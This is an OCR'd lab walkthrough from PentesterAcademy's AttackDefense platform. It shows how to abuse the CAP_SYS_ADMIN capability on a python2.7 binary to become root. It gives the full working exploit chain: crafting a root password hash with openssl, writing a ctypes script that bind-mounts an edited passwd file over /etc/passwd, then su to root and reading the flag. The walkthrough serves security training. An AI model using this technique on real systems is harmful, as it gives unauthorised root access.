
ATTACK
DEFENSE
by PentesterAcademy

Name	The Basics: CAP_SYS_ADMIN
URL	https://attackdefense.com/challengedetails?cid=1376
Type	Privilege Escalation : Linux Capabilities

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: In this lab, you need to abuse the CAP_SYS_ADMIN to get root on the box! A FLAG is stored in root's home directory which you need to recover!

Solution:

Step 1: Identify the binaries which have capabilities set.

Command: getcap -r / 2>/dev/null

```
student@localhost:~$
student@localhost:~$ getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_admin+ep
student@localhost:~$
```

The CAP_SYS_ADMIN capability is set on /usr/bin/python2.7 binary. As a result, the current user can mount/umount filesystem.

Since mount/umount operation can be performed with python. Bind mount can be used to mount modified passwd file over the original /etc/passwd file.

Step 2: Copy the /etc/passwd file to the current working directory.

Command: cp /etc/passwd ./

```
student@localhost:~$
student@localhost:~$ cp /etc/passwd ./
student@localhost:~$
```

Step 3: Use openssl to generate a password entry.

Command: openssl passwd -1 -salt abc password

```
student@localhost:~$
student@localhost:~$ openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
student@localhost:~$
```

Step 4: Edit the passwd file and modify the root password entry.

Command: vim passwd

```
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
student:x:1000:1000::/home/student:/bin/bash
```

Step 5: Write a python script to bind mount the modified passwd file on /etc/passwd

Python script:

```
from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)

MS_BIND=4096
source="/home/student/passwd"
target="/etc/passwd"
filesystemtype="none"
options="rw"
mountflags=MS_BIND

libc.mount(source,target , filesystemtype, mountflags, options)
```

Save the above script as mount-passwd.py

Command: cat mount-passwd.py

```
student@localhost:~$ cat mount-passwd.py
from ctypes import *
libc = CDLL("libc.so.6")
libc.mount.argtypes = (c_char_p, c_char_p, c_char_p, c_ulong, c_char_p)

MS_BIND=4096
source="/home/student/passwd"
target="/etc/passwd"
filesystemtype="none"
options="rw"
mountflags=MS_BIND

libc.mount(source,target , filesystemtype, mountflags, options)

student@localhost:~$
```

Step 6: Run the python script.

Command: python mount-passwd.py

```
student@localhost:~$
student@localhost:~$ python mount-passwd.py
student@localhost:~$
```

Step 7: Using su, login as root user.

Command: su -
Enter password “password”

```
student@localhost:~$ su -
Password:
root@localhost:~#
```

Step 8: Search for the flag.

Command: find / -name *flag* 2>/dev/null

```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-ac6ff2
root@localhost:~#
```

Step 9: Retrieve the flag.

Command: cat /root/flag-ac6ff2

```
root@localhost:~#
root@localhost:~# cat /root/flag-ac6ff2
ac6ff2856e67007a8104ffeb5278bee6
root@localhost:~#
```

Flag: ac6ff2856e67007a8104ffeb5278bee6

References:

1. Capabilities (http://man7.org/linux/man-pages/man7/capabilities.7.html)
2. Mount (2) (http://man7.org/linux/man-pages/man2/mount.2.html)
3. mount.h (https://elixir.bootlin.com/linux/v5.0/source/include/uapi/linux/mount.h)
4. ctypes (https://docs.python.org/2.7/library/ctypes.html)